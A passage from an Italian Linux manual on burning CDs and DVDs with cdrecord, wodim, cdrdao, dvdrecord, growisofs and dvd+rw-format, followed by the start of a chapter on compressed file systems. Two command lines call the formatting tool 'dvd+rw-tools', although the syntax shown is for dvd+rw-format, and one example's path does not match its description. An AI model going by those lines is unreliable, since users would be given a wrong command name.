Se un programma per la masterizzazione di un CD ha difficoltà a riconoscere un modello ATAPI con emulazione SCSI, si può provare a indicarlo esplicitamente come un tipo MMC generico. Per esempio, con Cdrdao si può usare l'opzione '**`--driver generic-mmc-raw`**'.

171.2 Problemi legati alla masterizzazione

La registrazione di un CD o di un DVD è un'operazione a senso unico senza possibilità di ripensamenti né ritardi. Se qualcosa non va, il disco che si ottiene è inutilizzabile. Vanno tenute a mente alcune regole fondamentali:

- il flusso di dati verso il masterizzatore deve essere costante e si deve mantenere alla velocità di registrazione del masterizzatore stesso;
- il masterizzatore non deve essere interessato da vibrazioni;
- prima della registrazione, il disco deve essere pulito perfettamente.

Il problema legato al flusso di dati costante è probabilmente il più delicato. Questo generalmente impedisce di utilizzare per altre attività l'elaboratore con cui si esegue la masterizzazione. Anche il problema della vibrazioni non deve essere trascurato; un urto potrebbe rovinare la registrazione, ma nello stesso modo, anche un'intensa attività del disco fisso può produrre delle vibrazioni capaci di interferire con la registrazione del CD.

Per ultimo va considerato anche il problema della pulizia del CD: prima della registrazione è opportuno afferrarlo con cura in modo da non sporcare il lato che deve essere inciso. Una volta registrato, è meno importante il problema della pulizia, salvo il caso del CD-RW che deve rimanere pulito per consentire il riutilizzo successivo in registrazione.

171.3 Determinazione delle coordinate SCSI e ATAPI

I programmi usati per incidere un CD, richiedono di specificare le coordinate SCSI necessarie a individuare il masterizzatore. Queste coordinate possono essere lette all'interno del file virtuale '/proc/scsi/scsi'. Per esempio si può vedere qualcosa come il listato seguente:

```
Attached devices:
Host: scsi0 Channel: 00 Id: 06 Lun: 00
  Vendor: HP       Model: CD-Writer+ 9200  Rev: 1.0e
  Type:   CD-ROM                           ANSI SCSI revision: 04
Host: scsi2 Channel: 00 Id: 00 Lun: 00
  Vendor: IBM-DJSA Model: -210             Rev: AB8A
  Type:   Direct-Access                    ANSI SCSI revision: 02
```

In questo caso, si vede la presenza di un masterizzatore nell'unità di controllo 0, canale 0, ID 6, LUN 0. Per programmi come Cdrecord e Cdrdao, il canale non conta e le coordinate si esprimerebbero con la stringa '**0,6,0**'.

Quando le unità ATAPI vengono usate con emulazione SCSI, queste appaiono nel file '/proc/scsi/scsi' come se fossero unità SCSI normali; se invece si usa un kernel Linux recente e non si applica la tecnica dell'emulazione SCSI, le coordinate per i programmi come Cdrecord e Cdrdao si danno in un modo leggermente diverso, per esempio '**ATAPI:0,1,0**'. La tabella successiva riepiloga le corrispondenze tra file di dispositivo ATAPI e coordinate numeriche per i programmi di masterizzazione.

Tabella 171.3. Coordinate ATAPI e file di dispositivo corrispondenti.

Coordinate	File di dispositivo
ATAPI:0,0,0	'/dev/hda'
ATAPI:0,1,0	'/dev/hdb'
ATAPI:1,0,0	'/dev/hdc'
ATAPI:1,1,0	'/dev/hdd'
ATAPI:2,0,0	'/dev/hde'
ATAPI:2,1,0	'/dev/hdf'

171.4 Cdrecord e Wodim

Cdrecord[1] e Wodim[2], corrispondenti agli eseguibili '**cdrecord**' e '**wodim**', sono programmi molto simili, in grado di registrare CD-R attraverso un gran numero di unità, principalmente SCSI. Per conoscere precisamente quali unità sono in grado di gestire conviene consultare la documentazione interna.

cdrecord [***opzioni_generali***] dev=***dispositivo*** [***opzioni_di_traccia***] ***traccia***...

```
wodim [opzioni_generali] dev=dispositivo [opzioni_di_traccia] traccia...
```

Per l'utilizzo di unità SCSI occorre conoscere precisamente le coordinate dell'unità di masterizzazione. L'indirizzo può essere composto in vari modi; in particolare in quelli seguenti:

```
dev=unità_controllo_scsi,scsi_id,lun
```

```
dev=scsi_id,lun
```

```
dev=ATAPI:bus_ata,id,lun
```

In pratica, il secondo modo può essere utilizzato quando si dispone di un'unica unità di controllo SCSI; il terzo riguarda invece l'uso di un'unità ATAPI.

Le tracce sono semplicemente nomi di file da usare durante la registrazione. Se si intende utilizzare lo standard input si deve indicare un trattino singolo ('**-**').[3]

Eventualmente, utilizzando l'opzione '**-scanbus**', assieme a '**dev=*tipo***', è possibile conoscere quali unità di controllo, assieme all'indicazione delle unità collegate e alle loro coordinate (si vedano gli esempi a questo proposito).

Tabella 171.4. Alcune opzioni generali. Le opzioni generali vanno indicate prima della specificazione delle coordinate necessarie a raggiungere l'unità di registrazione.

Opzione	Descrizione
`-v`	Durante la registrazione emette più informazioni.
`-V`	Durante la registrazione emette più informazioni legate al trasporto SCSI. L'uso di questa opzione è sconsigliabile in generale, perché genera un rallentamento che potrebbe provocare l'interruzione della registrazione.
`-dummy`	Permette di eseguire tutte le operazioni in simulazione. In pratica, tutto avviene come nella realtà, tranne per il fatto che il laser rimane spento.
`-dao`	Attiva la modalità SAO (*Session at once*). Questa modalità può essere usata solo con i masterizzatori che sono in grado di gestirla.
`-multi`	Lascia aperta la sessione, per consentire l'aggiunta di altre sessioni in seguito. È importante ricordare che non tutti i lettori CD-ROM sono in grado di leggere CD multisessione.
`-msinfo`	Emette una coppia di numeri che indica la posizione iniziale dell'ultima sessione presente nel CD e la posizione iniziale della prossima sessione che può essere aggiunta.

Opzione	Descrizione
`-nofix`	Permette di non concludere una sessione con l'indice TOC. Ciò si usa solitamente per realizzare un CD audio in fasi successive, tenendo conto che un CD audio senza l'indice TOC finale non può essere ascoltato in un apparecchio di riproduzione normale. Si ottiene la creazione dell'indice TOC mancante con l'opzione '**`-fix`**'.
`-fix`	Permette di concludere una sessione inserendo un indice TOC, quando questa operazione non è già stata fatta automaticamente (*fixating*). Generalmente, questa opzione non viene utilizzata, perché la creazione dell'indice TOC è implicita, salvo l'uso dell'opzione '**`-nofix`**'.
`-eject`	Espelle il disco alla fine delle operazioni.
`speed=`***velocità***	Permette di definire la velocità di registrazione. Il valore da inserire è un numero intero corrispondente a un multiplo della velocità standard di riproduzione di un CD audio: 175 Kibyte/s. Per fare un esempio, il numero quattro corrisponde a quello che di solito si esprime come «x4» o «4x».
`blank=`{`all`|`fast`|`session`↵ ↪|`unclose`|***altra_opzione***}	Permette di cancellare un CD-RW prima di un nuovo riutilizzo. Si utilizza una parola chiave per definire cosa cancellare esattamente. Il minimo è '**`fast`**', che si limita a sovrascrivere gli indici, consentendo un riutilizzo completo del disco; '**`all`**' cancella tutto; '**`session`**' elimina solo l'ultima sessione '**`unclose`**' riapre l'ultima sessione, consentendo di accodare altre sessioni.Sono disponibili altre parole chiave per situazioni particolari, di cui si trova la descrizione nella pagina di manuale *cdrecord(1)*.
`driver=`***nome_driver***	Permette di stabilire in che modo accedere al masterizzatore attraverso il nome che lo rappresenta sinteticamente (*driver*). Generalmente non è necessario specificarlo, a meno che '**`cdrecord`**' non sia in grado di riconoscere il tipo di unità. Si può usare precisamente l'opzione '**`driver=help`**' per conoscere l'elenco aggiornato dei nomi disponibili.

Tabella 171.5. Alcune opzioni di traccia. Le opzioni di traccia possono essere alternate tra i nomi dei file che rappresentano le tracce da registrare. La validità dell'effetto di queste opzioni riguarda le tracce successive, fino a che non si incontrano opzioni contrarie.

Opzione	Descrizione
`-data`	Questa opzione è predefinita e permette di specificare che le tracce seguenti contengono dati ISO 9660 o Rock Ridge.
`-audio`	Indica che le tracce seguenti sono di tipo audio.
`-pad`	Aggiunge alla fine delle tracce una pausa di circa 15 secondi. Questa opzione può essere utile se il lettore risulta incapace di leggere gli ultimi settori delle tracce.
`-bytes=`***dimensione***	Questa opzione permette di specificare la dimensione in byte dell'immagine della traccia successiva. Può essere necessaria tale indicazione quando si tratta di una partizione di un disco, per cui la dimensione reale della traccia è inferiore a quella della partizione stessa. Generalmente si utilizza un'immagine in un file, la cui dimensione coincide con quella della traccia; in tal caso, questa opzione non ha la necessità di essere inserita.

Segue la descrizione di alcuni esempi.

- # **cdrecord -scanbus** [*Invio*]

  # **wodim -scanbus** [*Invio*]

  Scandisce le unità SCSI, reali o emulate, elencando ciò che trova.

- # **cdrecord -scanbus dev=SCSI** [*Invio*]

  # **wodim -scanbus dev=SCSI** [*Invio*]

  Esattamente come nell'esempio precedente, specificando esplicitamente che la scansione deve riguardare le unità SCSI.

- # **cdrecord -scanbus dev=ATAPI** [*Invio*]

  # **wodim -scanbus dev=ATAPI** [*Invio*]

  Scandisce le unità ATAPI, elencando ciò che trova. Ecco cosa potrebbe apparire:

```
Using libscg version 'debian-0.8debian2'.
scsibus0:
        0,0,0     0) *
        0,1,0     1) 'YAMAHA  ' 'CRW8824E        ' '1.00' Removable CD-ROM
        0,2,0     2) *
        0,3,0     3) *
        0,4,0     4) *
        0,5,0     5) *
        0,6,0     6) *
        0,7,0     7) *
scsibus1:
        1,0,0   100) '_NEC    ' 'DVD_RW ND-1300A ' '1.0A' Removable CD-ROM
        1,1,0   101) *
        1,2,0   102) *
        1,3,0   103) *
        1,4,0   104) *
        1,5,0   105) *
        1,6,0   106) *
        1,7,0   107) *
```

- # **cdrecord -v speed=1 dev=2,0 -data traccia.img** [*Invio*]

  # **wodim -v speed=1 dev=2,0 -data traccia.img** [*Invio*]

  Inizia la registrazione a velocità normale del file '`traccia.img`', nell'unità SCSI numero due senza LUN.

- # **cdrecord -v speed=1 dev=0,2,0 -data traccia.img** [*Invio*]

  # **wodim -v speed=1 dev=0,2,0 -data traccia.img** [*Invio*]

  Esattamente come nell'esempio precedente, indicando esplicitamente di utilizzare la prima unità di controllo SCSI.

- `# cdrecord -v speed=1 dev=ATAPI:0,1,0 -data traccia.img` [*Invio*]

  `# wodim -v speed=1 dev=ATAPI:0,1,0 -data traccia.img` [*Invio*]

  Inizia la registrazione a velocità normale del file '`traccia.img`', nella seconda unità ATAPI del primo bus PATA (in pratica, '`/dev/hdb`').

- `# cdrecord -v speed=4 dev=ATAPI:1,0,0 -data traccia.img` [*Invio*]

  `# wodim -v speed=4 dev=ATAPI:1,0,0 -data traccia.img` [*Invio*]

  Inizia la registrazione a una velocità quadrupla (x4) del file '`traccia.img`', nella prima unità ATAPI del secondo bus PATA (in pratica, '`/dev/hdc`').

- `# cdrecord -v speed=4 dev=ATAPI:1,0,0 blank=fast` [*Invio*]

  `# wodim -v speed=4 dev=ATAPI:1,0,0 blank=fast` [*Invio*]

  Ripristina rapidamente un CD-RW.

171.5 Cdrdao

Cdrdao [4] è un programma per la registrazione di CD, specificando le varie tracce di una sessione attraverso un file di testo, indicato nel modello sintattico come ***file_toc***. A questo file si fa riferimento come «file TOC». Cdrdao si compone in pratica dell'eseguibile '**`cdrdao`**', che si usa con la sintassi seguente:

```
cdrdao comando [opzioni] file_toc...
```

Per l'utilizzo di unità SCSI occorre conoscere precisamente le coordinate dell'unità di masterizzazione. L'indirizzo, che va indicato come argomento delle opzioni '**`--device`**' e '**`--source-device`**', deve essere composto nel modo seguente, che è compatibile con '**`cdrecord`**':

```
unità_controllo_scsi,scsi_id,lun
```

```
ATAPI:bus_ata,id,lun
```

Cdrdao è particolarmente adatto per la realizzazione di CD audio; tuttavia si vuole mostrare qui solo l'uso utile per ottenere dei CD-ROM.

Tabella 171.7. Alcuni comandi.

Opzione	Descrizione
`simulate`	Simula la scrittura del CD a laser spento.
`write`	Richiede la scrittura normale del CD, in base alle specifiche contenute nel file TOC.

Tabella 171.8. Alcune opzioni.

Opzione	Descrizione
`--device` ***unità_controllo_scsi*,** ↩ ↪***scsi_id*, *lun*** `--device ATAPI:`***bus_ata*,** ↩ ↪***id*, *lun***	Specifica l'unità SCSI da utilizzare per la scrittura del CD.
`--speed` ***n***	Permette di definire la velocità di registrazione. I valori comuni possono essere 1, 2, 4 e 8. La scelta dipende dalla velocità massima che può gestire l'unità di masterizzazione e il CD utilizzato.
`--buffers` ***n***	Permette di specificare la quantità di aree di memoria tampone da allocare per prevenire interruzioni nel flusso dei dati al masterizzatore. Il valore minimo è 10, mentre il valore predefinito è 32.
`--eject`	L'uso di questa opzione fa in modo che venga espulso il CD al termine della registrazione.
`-v` ***n***	Questa opzione consente di stabilire il livello di dettaglio che si vuole raggiungere nelle informazioni fornite durante il funzionamento. Valori superiori a due danno una quantità molto grande di informazioni.
`--driver` ***nome*** [**:*opzioni***]	Consente di forzare il riconoscimento del masterizzatore in base alle caratteristiche corrispondenti al nome indicato. Per esempio, il tipo '**`generic-mmc-raw`**' corrisponde al masterizzatore comune di tipo ATAPI con emulazione SCSI.

Per la realizzazione di CD-ROM normali, in cui si registra una sola traccia, il file TOC è molto semplice da definire e non è il caso di approfondirne la sintassi. Viene mostrato solo un esempio standard:

```
CD_ROM
TRACK MODE1
DATAFILE "traccia_1"
```

In questo caso si fa riferimento all'immagine '`traccia_1`', contenuta nella directory corrente, probabilmente dove si trova anche il file TOC (gli apici doppi che racchiudono il nome del file sono obbligatori).

Segue la descrizione di alcuni esempi di utilizzo.

- `#` **`cdrdao write -v 2 --speed 1 --device 0,2,0 elenco.toc`** [*Invio*]

  Inizia la registrazione del CD contenuto nel masterizzatore collegato alla prima unità di controllo SCSI, corrispondente all'unità SCSI numero due, utilizzando le informazioni contenute nel file TOC '`elenco.toc`'.

- # **cdrdao write -v 2 --speed 1 --device ATAPI:0,1,0 elenco.toc** [*Invio*]

  Inizia la registrazione del CD contenuto nel masterizzatore collegato al primo bus PATA, come seconda unità (‘/dev/hdb’), utilizzando le informazioni contenute nel file TOC ‘elenco.toc’.

- # **cdrdao write -v 2 --speed 4 --device ATAPI:0,1,0 elenco.toc** [*Invio*]

  Inizia la registrazione del CD contenuto nel masterizzatore collegato al primo bus PATA, come seconda unità (‘/dev/hdb’), a velocità quadrupla, utilizzando le informazioni contenute nel file TOC ‘elenco.toc’.

- # **cdrdao write --driver generic-mmc-raw -v 2 --speed 4 ↩**
  ↪ --device ATAPI:0,1,0 elenco.toc [*Invio*]

  Come nell’esempio precedente, con l’indicazione del tipo di masterizzatore, corrispondente a un modello ATAPI standard.

171.6 Dischi multitraccia e dischi multisessione

Il contenuto di un CD o di un disco simile, si suddivide in ***sessioni*** (fasi successive di scrittura), che a loro volta si suddividono in tracce. Ogni traccia può avere una destinazione differente; per esempio può trattarsi di un brano musicale, di un file system, o un altro tipo di informazione.

Indipendentemente dalla possibilità tecnica di realizzare un disco contenente più di una traccia per sessione e più di una sessione per disco, è poi il contesto che consente o meno di utilizzare queste tecniche.

171.6.1 Tracce

Un CD o un DVD contenente dei dati (CD-ROM o DVD-ROM) deve utilizzare per questo la prima traccia della prima sessione. Eventualmente, la sessione può contenere anche altre tracce di tipo diverso (di solito tracce audio), che non vanno così a interferire con i dati.

Volendo, è molto facile realizzare in un CD-ROM una sessione contenente diverse immagini di dati, in altrettante tracce, ma poi diventa impossibile innestarle. Per esempio, se si utilizza Cdrecord nel modo seguente, dove i file ‘uno.img’ e ‘due.img’ sono due immagini ISO 9660, si ottengono effettivamente due tracce dati, ma quando si innesta il CD, si accede in pratica solo alla prima delle due:

cdrecord dev=ATAPI:0,1,0 -data uno.img due.img [*Invio*]

171.6.2 Sessioni

Teoricamente è possibile aggiungere dei dati a un CD-ROM che contiene una sessione aperta, in cui la traccia dati contiene un file system ISO 9660. Per ottenere questo risultato, si crea una seconda immagine ISO 9660 speciale, che viene inserita in una traccia nella sessione successiva. Quando si innesta un CD-ROM del genere, se si fa riferimento all’ultima sessione, si dovrebbe riuscire a «vedere» l’insieme dei file system.

In pratica, è bene evitare di agire in questo modo, perché si tratta di un procedimento complesso e il risultato non è sempre assicurato.

Per cercare di mostrare come funziona la cosa, si mostra un esempio che parte dalla creazione della prima immagine, da inserire nella prima traccia (della prima sessione):

```
# mkisofs -r -o uno.img /home/tizio/uno[Invio]
```

Con questo comando si genera il file '`uno.img`' contenente l'immagine ISO 9660 della directory '`/home/tizio/uno/`'.

Si masterizza la prima sessione con la traccia dati corrispondente al file '`uno.img`', utilizzando il masterizzatore collocato nella posizione «ATAPI:0,1,0» ('`/dev/hdb`'):

```
# cdrecord dev=ATAPI:0,1,0 -multi -data uno.img[Invio]
```

A questo punto si può verificare la collocazione della sessione:

```
# cdrecord dev=ATAPI:0,1,0 -msinfo[Invio]
```

```
0,17794
```

Il primo numero rappresenta l'inizio della sessione e il secondo sarebbe la posizione iniziale per la sessione successiva. Questa informazione viene usata da '**`mkisofs`**' (oppure '**`mkhybrid`**') per generare l'immagine dell'aggiunta che si vuole generare:

```
# mkisofs -r -C `cdrecord dev=ATAPI:0,1,0 -msinfo` -M uno.img ↩
↪         -o due.img /home/tizio/prova_1[Invio]
```

Come si vede, '**`mkisofs`**' ha bisogno di conoscere la collocazione della sessione precedente e di quella successiva, ma soprattutto ha bisogno di rileggere l'immagine precedente. Si passa così alla masterizzazione dell'immagine '`due.img`' nella seconda sessione:

```
# cdrecord dev=ATAPI:0,1,0 -multi -data due.img[Invio]
```

Volendo si può controllare ancora la posizione dell'ultima sessione:

```
# cdrecord dev=ATAPI:0,1,0 -msinfo[Invio]
```

```
17794,24996
```

Per innestare la seconda sessione del CD-ROM, allo scopo di trovare la somma delle due immagini contenute, occorre fare riferimento esplicito alla seconda (ultima) sessione:

```
# mount -o session=1 -t iso9660 /dev/hdb /mnt/cdrom[Invio]
```

171.7 DVD-ROM

La realizzazione di un DVD-ROM richiede normalmente l'uso di strumenti differenti rispetto a quelli utili per i CD-ROM, perché il DVD offre possibilità in più rispetto al CD-ROM tradizionale, anche se i concetti fondamentali rimangono.

171.7.1 Dvdrecord

Dvdrecord, [5] è una derivazione di Cdrecord, realizzata in modo particolare per l'incisione di DVD–R e DVD–RW. Si compone dell'eseguibile '**dvdrecord**' che utilizza diverse opzioni nello stesso modo di '**cdrecord**':

```
dvdrecord [opzioni_generali] dev=dispositivo [opzioni_di_traccia] traccia...
```

L'esempio seguente mostra la procedura per cancellare un DVD–RW comune, in modo rapido, utilizzando un masterizzatore ATAPI che risulta avere le coordinate '**ATAPI:0,1,0**':

```
# dvdrecord -v -dao blank=fast driver=mmc-mdvd speed=2 ↩
↪          dev=ATAPI:0,1,0 [Invio]
```

Per procedere all'incisione partendo da un file-immagine (in questo caso si tratta del file 'immagine.iso'), si può usare un comando simile a quello seguente:

```
# dvdrecord -v -dao -overburn driver=mmc-mdvd speed=2 ↩
↪          dev=ATAPI:0,1,0 immagine.iso [Invio]
```

Si osservi che la velocità specificata con l'opzione '**speed**' va considerata nel contesto del DVD, pertanto il flusso di dati che si ottiene è di gran lunga maggiore rispetto allo stesso valore usato per incidere un CD-ROM.

171.7.2 Growisofs e DVD+rw-format

Growisofs,[6] è il programma principale del pacchetto DVD+rw-tools, che, nonostante il nome, è rivolto sia a DVD+R/DVD+RW, sia a DVD–R/DVD–RW:

```
growisofs [opzioni_generali] {-Z|-M} file_di_dispositivo opzioni_di_mkisofs
```

Il modello sintattico mostrato non è abbastanza chiaro e si rende necessario osservare gli esempi per comprendere il senso generale.

Il nome Growisofs deriva dal fatto che originariamente il suo scopo era di pilotare correttamente il programma '**mkisofs**' per consentire l'aggiunta di dati a un file system ISO 9660 su un'unità di memorizzazione che lo consente. Attualmente, Growisofs gestisce in modo trasparente diverse tecniche che consentono in pratica di aggiungere dati a un DVD-ROM.

La differenza fondamentale di Growisofs (e degli altri programmi del pacchetto DVD+rw-tools) rispetto a Cdrecord e ai suoi derivati, sta nel fatto che l'unità del masterizzatore viene individuata attraverso il file di dispositivo, per esempio '/dev/hdb', senza bisogno di fornire di coordinate numeriche.

Prima di passare agli esempi di utilizzo di Growisofs conviene conoscere l'uso delle opzioni principali specifiche di questo programma, ricordando che alla fine della riga di comando si inseriscono le opzioni e gli argomenti da dare a '**mkisofs**', ammesso che non si intenda fornire un file-immagine già pronto per la masterizzazione.

Tabella 171.12. Alcune opzioni specifiche di Growisofs.

Opzione	Descrizione
`-Z` ***file_di_dispositivo*** `-M` ***file_di_dispositivo***	È obbligatorio l'uso di una di queste due opzioni, per stabilire il file di dispositivo corrispondente all'unità fisica da usare per la masterizzazione. L'opzione '**`-Z`**' (*zap*) dichiara che si tratta di una sessione iniziale, mentre l'opzione '**`-M`**' (*merge*) richiede l'aggiunta di una nuova sessione a quelle esistenti.
`-Z` ***file_di_dispositivo*=*file_immagine***	Questa variante nell'uso dell'opzione '**`-Z`**', consente di fornire un file-immagine già pronto, senza bisogno di utilizzare '**`mkisofs`**'.
`-dvd-compat`	Fa in modo di registrare una sola sessione, senza la possibilità di aggiungerne altre.
`-speed=`***n***	Consente di specificare la velocità di scrittura, quando per qualche ragione non si vuole lasciare determinare automaticamente questo valore.

Segue la descrizione di alcuni esempi di utilizzo del programma; si osservi che dopo l'opzione '**`-Z`**' o '**`-M`**', appaiono opzioni e argomenti di '**`mkisofs`**'.

- `#` **`growisofs -dvd-compat -Z /dev/hdb=/tmp/immagine.iso`** [*Invio*]

  Copia il file-immagine '`/tmp/immagine.iso`' in un DVD±R o DVD±RW, collocato nell'unità corrispondente al file di dispositivo '`/dev/hdb`', come prima e unica sessione.

- `#` **`growisofs -Z /dev/hdb -R -J /home/tizio/dati`** [*Invio*]

  Copia il contenuto della directory '`/home/tizio/dati/`' in un DVD±R o DVD±RW, come prima sessione, a cui potrebbero essere aggiunte successivamente altre sessioni. Attraverso le opzioni di '**`mkisofs`**' si richiede di utilizzare le estensioni Rock Ridge e Joliet.

- `#` **`growisofs -M /dev/hdb -R -J /home/tizio/dati`** [*Invio*]

  Copia il contenuto della directory '`/home/tizio/appunti/`' in una sessione successiva di un DVD±R o DVD±RW; le opzioni di '**`mkisofs`**' che riguardano le estensioni al formato ISO 9660 devono essere le stesse usate nelle sessioni preesistenti.

- `#` **`growisofs -Z /dev/hdb=/dev/zero`** [*Invio*]

  Cancella completamente il contenuto di un DVD±RW inserito nell'unità corrispondente al file di dispositivo '`/dev/hdb`'. La cancellazione avviene perché si utilizza quanto si ottiene dalla lettura del file di dispositivo '`/dev/zero`'.

Il pacchetto DVD+rw-tools include anche un altro programma che può rivelarsi molto importante: DVD+rw-format. Come si può osservare, nella descrizione fatta di Growisofs mancano delle opzioni specifiche per la «cancellazione» di un DVD±RW e in effetti non c'è alcun bisogno di fare questo, salvo quando si vuole utilizzare Growisofs in modo non interattivo all'interno di uno script.

Quando si utilizza Growisofs all'interno di uno script, con l'opzione '**`-Z`**', se il disco fornito risulta contenere già un file system ISO 9660, il procedimento viene interrotto, perché non c'è modo di dare all'utente il tempo di rinunciare all'operazione.

Il programma DVD+rw-format serve a compiere delle operazioni piuttosto «misteriose», simili all'inizializzazione di un disco comune:

```
dvd+rw-format [-force[=full]] [-blank[=full]] file_di_dispositivo
```

Il programma DVD+rw-format consente di conoscere e di modificare la ***modalità***, che può essere ***sequenziale*** o *restricted overwrite* (il secondo caso riguarda solo i DVD–RW). Per leggere la modalità, basta usare il programma senza opzioni:

`# dvd+rw-tools /dev/hdb` [*Invio*]

In questo modo si legge la situazione del disco contenuto nell'unità corrispondente al file di dispositivo '`/dev/hdb`'. Ecco cosa si potrebbe ottenere:

```
* DVD±RW format utility by <appro@fy.chalmers.se>, version 4.9.
* 4.7GB DVD-RW media in Restricted Overwrite mode detected.
- media is already formatted, lead-out is currently at
  183200 KB which is 4.0% of total capacity.
- you have the option to re-run dvd+rw-format with:
  -force[=full] to enforce new format or mode transition
                and wipe the data;
  -blank[=full] to change to Sequential mode.
```

In situazioni difficili, con DVD–RW che non vogliono saperne di funzionare, si è rivelato utile agire con la sequenza di comandi seguente, dove comunque il punto numero due è facoltativo:

1. `# dvd+rw-tools -force=full /dev/hdb` [*Invio*]

2. `# growisofs -Z /dev/hdb=/dev/zero` [*Invio*]

3. `# growisofs -Z /dev/hdb=immagine.iso` [*Invio*]

In pratica, nell'ultimo passaggio viene copiato un file-immagine già pronto. L'errore osservato che nel modo appena mostrato è stato possibile risolvere si è manifestato così:

`# growisofs -Z /dev/hdb=immagine.iso` [*Invio*]

```
/dev/hdb: "Current Write Speed" is 1.0x1385KBps.
:-[ WRITE@LBA=0h failed with SK=5h/ASC=30h/ACQ=05h]: Wrong medium type
:-( media is not formatted or unsupported.
:-( write failed: Wrong medium type
```

Per concludere è il caso di annotare che il programma '**`growisofs`**' potrebbe risiedere nel file system con i permessi «SUID-root», in modo che ogni utente possa accedere all'unità di scrittura DVD senza difficoltà. Teoricamente, il programma dovrebbe essere in grado di usare tali privilegi solo per la registrazione del disco, tornando ai privilegi originali nel momento in cui deve accedere ai dati da memorizzare.

171.8 Estrazione della prima traccia dati

Un file system ISO 9660 può trovarsi in un CD-ROM o in un altro tipo di unità di memorizzazione, precisamente nella prima traccia dati. Qualunque sia la situazione, questa traccia dati può avere una dimensione inferiore all'unità di memorizzazione. Trovandosi nella necessità di estrarla, è utile conoscerne tale dimensione.

Se c'è il modo di innestarlo, basta utilizzare successivamente il comando '**df**' per sapere esattamente il numero di kibibyte (simbolo: «Kibyte») contenuti; ma in alternativa si può utilizzare Isosize[7], corrispondente al programma eseguibile '**isosize**':

```
isosize file_di_dispositivo
```

Per esempio, il comando seguente mostra in che modo sia possibile determinare la dimensione della prima traccia dati del CD-ROM inserito nel lettore corrispondente al dispositivo '/dev/hdc':

isosize /dev/hdc [*Invio*]

Volendo estrarre la traccia, senza altri dati aggiuntivi, si potrebbe utilizzare '**dd**' nel modo seguente:

dd if=/dev/hdc of=traccia bs=1b count=`isosize /dev/hdc` [*Invio*]

171.8.1 Verifica di un disco appena registrato

La verifica del successo o meno nella registrazione di un CD-ROM o di un DVD-ROM può essere fatta in un modo piuttosto semplice: leggendo tutto il contenuto e verificando se con questa operazione si ottengono delle segnalazioni di errore.

Supponendo di disporre di un lettore per CD-ROM o per DVD-ROM in corrispondenza del dispositivo '/dev/hdc', si potrebbe procedere come segue:

cat /dev/hdc > /dev/null 2> /tmp/errori.txt [*Invio*]

Se tutto va bene, alla fine si ottiene un file '/tmp/errori.txt' vuoto. Altrimenti il file riporta una segnalazione del tipo seguente:

```
cat: /dev/hdc: I/O error
```

Alle volte si possono osservare sullo schermo delle segnalazioni di errore aggiuntive anche quando il file '/tmp/errori.txt', o un suo equivalente, risulta vuoto alla fine del test. Dal momento che sia lo standard output, sia lo standard error del comando, sono ridiretti, si tratta di messaggi estranei provenienti dal sistema. A tali messaggi di errore corrispondono poi dei nuovi tentativi; solo se il sistema non riesce in alcun modo a superare gli errori viene coinvolto il comando stesso, che poi lo segnala attraverso lo standard error.

Se si ottiene una segnalazione di errore attraverso lo standard error di un comando di lettura, come '**cat**', il CD-ROM o il DVD-ROM è difettoso, altrimenti gli errori segnalati sullo schermo sono ignorabili. Inoltre, è il caso di ricordare che prima di iniziare il controllo di un altro disco, è necessario cancellare il file di destinazione dello standard error.

```
# rm /tmp/errori.txt ; cat /dev/hdc > /dev/null 2> /tmp/errori.txt [Invio]
```

Tuttavia, si potrebbe fare meglio utilizzando il programma '**isosize**' già descritto nella sezione precedente. In questo modo si evitano tentativi di lettura oltre la fine della traccia, che generano normalmente degli errori tali da creare un po' di confusione:

```
# dd if=/dev/hdc of=/dev/null bs=1b count=`isosize /dev/hdc` [Invio]
```

171.9 CD-ROM e DVD-ROM con file system differenti

Un CD o un DVD può essere masterizzato anche utilizzando per la traccia dati un file system differente dal solito ISO 9660. Evidentemente, qualunque cosa sia, alla fine è possibile solo l'accesso in lettura. In questo senso è da considerare la possibilità di utilizzare i CD o un DVD per l'archiviazione di un file singolo (tar+gzip, o qualcosa del genere), senza la necessità di creare l'immagine di un file system vero e proprio.

È importante ricordare che un CD o un DVD contenente tracce audio, **non può essere innestato**: l'ascolto richiede programmi appositi, così come l'estrazione delle tracce (capitolo 756).

171.10 Riferimenti

- Jeff Tranter, *CDROM HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*⟩

- Winfried Trümper, *CD-writing HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*⟩

- *What is DVD?*

  ⟨*http://www.videohelp.com/dvd.htm*⟩

[1] **Cdrecord** GNU GPL

[2] **Cdrecord** GNU GPL

[3] Generalmente, l'utilizzo di un condotto (*pipeline*) per generare l'input di un programma di masterizzazione dei CD-R è sconsigliabile. Ciò perché potrebbero verificarsi dei ritardi nel flusso di dati che giunge all'unità di masterizzazione, provocando l'interruzione irreversibile della registrazione stessa.

[4] **Cdrdao** GNU GPL

[5] **Dvdrtools** GNU GPL

[6] **DVD+rw-tools** GNU GPL

[7] **Isosize** GNU GPL

Capitolo 172

File system compressi

In alcune situazioni può essere conveniente l'utilizzo di un file system compresso. Se il file system deve continuare a essere accessibile normalmente, è necessario utilizzare strumenti appositi, assieme a delle estensioni appropriate nel kernel per consentire l'accesso ai dati contenuti.

> In generale, ci si può aspettare che un file system compresso funzioni correttamente esclusivamente quando questo è stato realizzato per accedervi in sola lettura; diversamente, un file system compresso che preveda e consenta la modifica dei dati, per quanto tecnicamente fattibile, sarebbe troppo poco affidabile e sarebbero maggiori i problemi rispetto ai vantaggi del suo utilizzo.

Una caratteristica comune dei file system compressi è la dimensione dei blocchi: solitamente a blocchi più grandi corrispondono prestazioni di compressione migliori. La tabella 172.1 riepiloga i valori che normalmente si possono utilizzare.

Tabella 172.1. Dimensioni tipiche dei blocchi di un file system compresso.

$512*2^0$	512 byte	$512*2^1$	1024 byte
$512*2^2$	2048 byte	$512*2^3$	4096 byte
$512*2^4$	8192 byte	$512*2^5$	16384 byte
$512*2^6$	32768 byte	$512*2^7$	65536 byte

A fianco di file system compressi, veri e propri, si possono considerare anche sistemi basati sulla compressione trasparente dei singoli file; in tal caso non c'è più la necessità di determinare la dimensione dei blocchi.

172.1 Cloop

Con i sistemi GNU/Linux è possibile realizzare e accedere a un file system compresso denominato Cloop. [1] Il nome lascia intendere che si tratti di un file system contenuto in un file-immagine, compresso successivamente: *Compressed loop*.

